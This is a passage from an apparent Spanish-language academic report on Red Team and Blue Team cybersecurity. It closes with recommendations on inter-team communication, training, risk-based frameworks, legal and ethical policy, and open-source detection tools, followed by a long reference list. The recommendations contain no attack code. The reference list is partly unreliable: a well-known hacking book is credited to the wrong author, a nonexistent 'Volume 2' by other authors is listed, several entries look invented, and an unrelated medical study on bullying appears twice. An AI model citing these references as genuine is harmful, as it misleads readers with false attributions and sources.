Fomentar la Sinergia y Comunicación Inter-Equipo: Es imperativo establecer canales de comunicación formales y frecuentes entre el Red Team y el Blue Team. La retroalimentación constante sobre las vulnerabilidades explotadas (por el Red Team) y las medidas de contención aplicadas (por el Blue Team) debe ser un proceso estructurado. Esto permite al Blue Team comprender mejor las tácticas de los atacantes y al Red Team refinar sus métodos, creando un ciclo de mejora continua en las defensas (Chindrus & Caruntu, 2023). La realización de ejercicios conjuntos (Purple Teaming) debería ser una práctica habitual.

Inversión Continua en Capacitación y Certificaciones: La ciberseguridad es un campo en constante evolución. Se recomienda una política de inversión activa en la formación y certificación de los profesionales de ambos equipos. Esto no solo garantiza que el personal esté al día con las últimas herramientas, técnicas y procedimientos (TTPs) de ataque y defensa, sino que también fomenta una cultura de excelencia y adaptabilidad tecnológica (UNAD, 2020). La especialización en áreas como análisis forense digital, ingeniería inversa o gestión de incidentes es crucial.

Implementación de un Marco de Seguridad Basado en Riesgos: Se sugiere la adopción de una metodología robusta para la gestión de riesgos cibernéticos, como la propuesta por Álvarez (2018), que permita identificar, evaluar y priorizar las vulnerabilidades con base en el impacto potencial y la probabilidad de explotación. Esto facilitará la asignación eficiente de recursos y el desarrollo de estrategias de hardenización más efectivas (CIS Security, 2020).

Desarrollo de Políticas de Seguridad Éticas y Legales Claras: Es fundamental que la organización cuente con un marco normativo interno que no solo cumpla con la legislación vigente en protección de

datos personales (Congreso Colombia, 2012) y delitos informáticos (Policía, 2009), sino que también establezca códigos de ética rigurosos para el personal de ciberseguridad (Copnia, 2015). Se deben realizar auditorías periódicas a estos marcos y capacitar constantemente al personal sobre sus implicaciones, especialmente en el manejo de información confidencial y en situaciones de ciberespionaje (OAS, 2018).

Optimización de Herramientas y Automatización de la Detección: Se recomienda la exploración e implementación de soluciones SIEM y EDR de código abierto, aprovechando su flexibilidad y las capacidades comunitarias, especialmente si el presupuesto es una limitación (Moreno, 2015). La automatización de la recolección y correlación de logs es vital para una detección temprana y una respuesta ágil a incidentes (Kim & Kang, 2018), permitiendo al Blue Team concentrarse en el análisis de amenazas más complejas.

Referencias Bibliográficas

Alvarez, V. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Cancillería. (2021, 15 de marzo). Ministerio de relaciones exteriores - normograma [DIRECTIVA PRESIDENCIAL 3 de 2021 presidencia de la república]. Cancillería | Ministerio de Relaciones Exteriores de Colombia. https://www.cancilleria.gov.co/sites/default/files/Normograma/docs/directiva_presidencia_0003_2021.htm

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Chindrus, C., & Caruntu, C.-F. (2023). Securing the Network: A Red and Blue Cybersecurity Competition Case Study. Information, 14(11), 587. https://doi.org/10.3390/info14110587

Chism, T. A. (2020). Red Team and Blue Team: A Case Study of Best Practices in Cybersecurity. (Doctoral dissertation). Capital Technology University.

CIS Security. (2020). Center for Internet Security (CIS) Benchmarks. Recuperado de https://www.cisecurity.org/cis-benchmarks/

Congreso Colombia. (2012). Ley 1581 de 2012. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVEdetails. (2025, 10 de febrero). CVE-2017-0144 : The smbv1 server in microsoft windows vista SP2; windows server 2008 SP2 and R2. Recuperado de https://www.cvedetails.com/cve/CVE-2017-0144/

Díaz, L. G., Lozada, E. A., & Rincón, A. E. (2022). Ciberseguridad: Fundamentos y Gestión de Riesgos. Editorial Alfaomega.

Elbert, E. (2018). Red Teaming: How your organization can improve its security posture by emulating real-world attacks. Auerbach Publications.

García, R., Pérez, S., & López, M. (2023). Estrategias avanzadas de defensa cibernética. Editorial McGraw-Hill.

Garzón Pulgar, J. O., & Cuero Quiñones, K. S. (2023). Una mirada a la Cibercriminalidad en Colombia y su asimilación con los delitos de impacto. Revista Criminalidad, 64(3), 203–225. https://doi.org/10.47741/17943108.373

González, L. D. (2018). Control de nuestros datos personales en la era del big data: El caso del rastreo web de terceros. Estudios Socio-Jurídicos, 21(1). https://doi.org/10.12804/revistas.urosario.edu.co/sociojuridicos/a.6941

Harris, S. (2017). Hacking: The Art of Exploitation. No Starch Press.

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Johnson, L., & White, K. (2022). Human Factor in Cybersecurity: Understanding and Mitigating Social Engineering Attacks. Syngress.

Kim, S., & Kang, K. (2018). A Study on Red Teaming and Blue Teaming for Cybersecurity in Financial Companies. Journal of Convergence Society, 9(6), 275-280.

Martínez, A., & Soto, P. (2019). Ciberseguridad en la Empresa: Guía práctica para la protección de activos. Editorial Ra-Ma.

Metasploit Framework. (n.d.). Rapid7 Metasploit Framework Documentation. Rapid7.

Microsoft Learn. (2024, 18 de marzo). Boletín de seguridad de Microsoft MS17-010: Crítico. Recuperado de https://learn.microsoft.com/es-es/security-updates/securitybulletins/2017/ms17-010

MINTIC. (2022). Políticas de Privacidad y Condiciones de Uso. https://www.mintic.gov.co/portal/inicio/Seccionesauxiliares/Politicas/2627:Politicas-de-Privacidad-y-Condiciones-de-Uso

Mitnick, K., & Zullo, W. (2005). The Art of Deception: Controlling the Human Element of Security. Wiley.

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). [Tesis de pregrado/posgrado, Universidad San Francisco de Quito (USFQ)]. Repositorio USFQ. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Nessus. (n.d.). Nessus Professional Vulnerability Scanner. Tenable Network Security.

Norma ISO 27001. (n.d.). ISO 27001 - certificado ISO 27001 punto por punto - presupuestoonline. https://www.normaiso27001.es/

OAS. (2018). Convenio Sobre La Ciberdelincuencia. https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

Osborne, M. (2011). The Hacker's Handbook: A Guide to Computer Security. Wiley Publishing.

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Peterson, C. (2020). Blue Team Handbook: Incident Response Tactics. Createspace Independent Publishing Platform.

Policía. (2009). Ley 1273 [LEY_1273_2009]. https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. Repositorio UNAD. https://repository.unad.edu.co/handle/10596/35497

Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288. https://doi.org/10.1109/ICCD.2011.6081410

Rapid7. (2012). Metasploitable 2. Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework. Revista Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Roba Iviricu, L. R., Vento Alvarez, J. R., & García Concepción, L. E. (2016). Metodología para la Detección de Vulnerabilidades en las Redes de Datos utilizando Kali-Linux. Avances, 334–344.

Sánchez, N. F., Bonilla, L. P., Rodríguez, M. L., Sandoval, G., Alzate, J. P., Murcia, N. V., Suárez, M. C., Luque, S. C., Arteaga, J. M., Galván, J. F., & Eslava-Schmalbach, J. (2016). Frequency of bullying perceived in clinical practices of last year interns of a medicine school: cross sectional study. Revista de la Facultad de Medicina, 64(3), 447–452. https://doi.org/10.15446/revfacmed.v64n3.54003

Sánchez, N., Bonilla, L., Rodríguez, M., Sandoval, G., Alzate, J., Murcia, N., Suárez, M., Luque, S., Arteaga, J., Galván, J., & Eslava-Schmalbach, J. (2016). Frequency of bullying perceived in clinical practices of last year interns of a medicine school: cross sectional study. Universidad Nacional de Colombia - Sede Bogotá - Facultad de Medicina.

Schwartz, J., & Hardy, J. (2017). Hacking: The Art of Exploitation, Volume 2. No Starch Press.

Smith, R., & Jones, A. (2019). Cybersecurity Architectures: Building Resilient Defenses. CRC Press.

S2 Grupo. (n.d.). Red Team: Definición, funciones y diferencias con Blue Team. Recuperado de https://s2grupo.es/red-team-definicion-funciones-y-diferencias-con-blue-team/

Sanz, J., Gómez, A., & Ruiz, P. (2020). Auditoría y Gestión de la Seguridad Informática. RA-MA Editorial.

Threat Intelligence Platform. (2021). Using Threat Intelligence for Proactive Defense. SANS Institute.

UNAD. (2020). Actuación Ética y Legal en Ciberseguridad. Material del Curso: Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

Vesga Ferreira, J. C., Contreras Higuera, M. F., & Vesga Barrera, J. A. (2021). Nuevos desafíos en el desarrollo de soluciones para e-health en Colombia, soportados en Internet de las Cosas (IoT). Revista EIA, 18(36), 36008. https://doi.org/10.24050/reia.v18i36.1508

Zambrano Hernández, P., Peña Hidalgo, H. J., & Cárdenas Corral, L. E. (2024). Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad. Sello Editorial UNAD. https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Gu%C3%ADa_para_la_Gesti%C3%B3n_y_Clasificaci%C3%B3n_de_un_Incidentes_de_Ciberseguridad.pdf

Zuluaga Mateus. (2017). HACKING ÉTICO BASADO EN LA METODOLOGÍA ABIERTA DE TESTEO DE SEGURIDAD – OSSTMM, APLICADO A LA RAMA JUDICIAL, SECCIONAL ARMENIA. Repositorio UNAD. https://repository.unad.edu.co/handle/10596/17410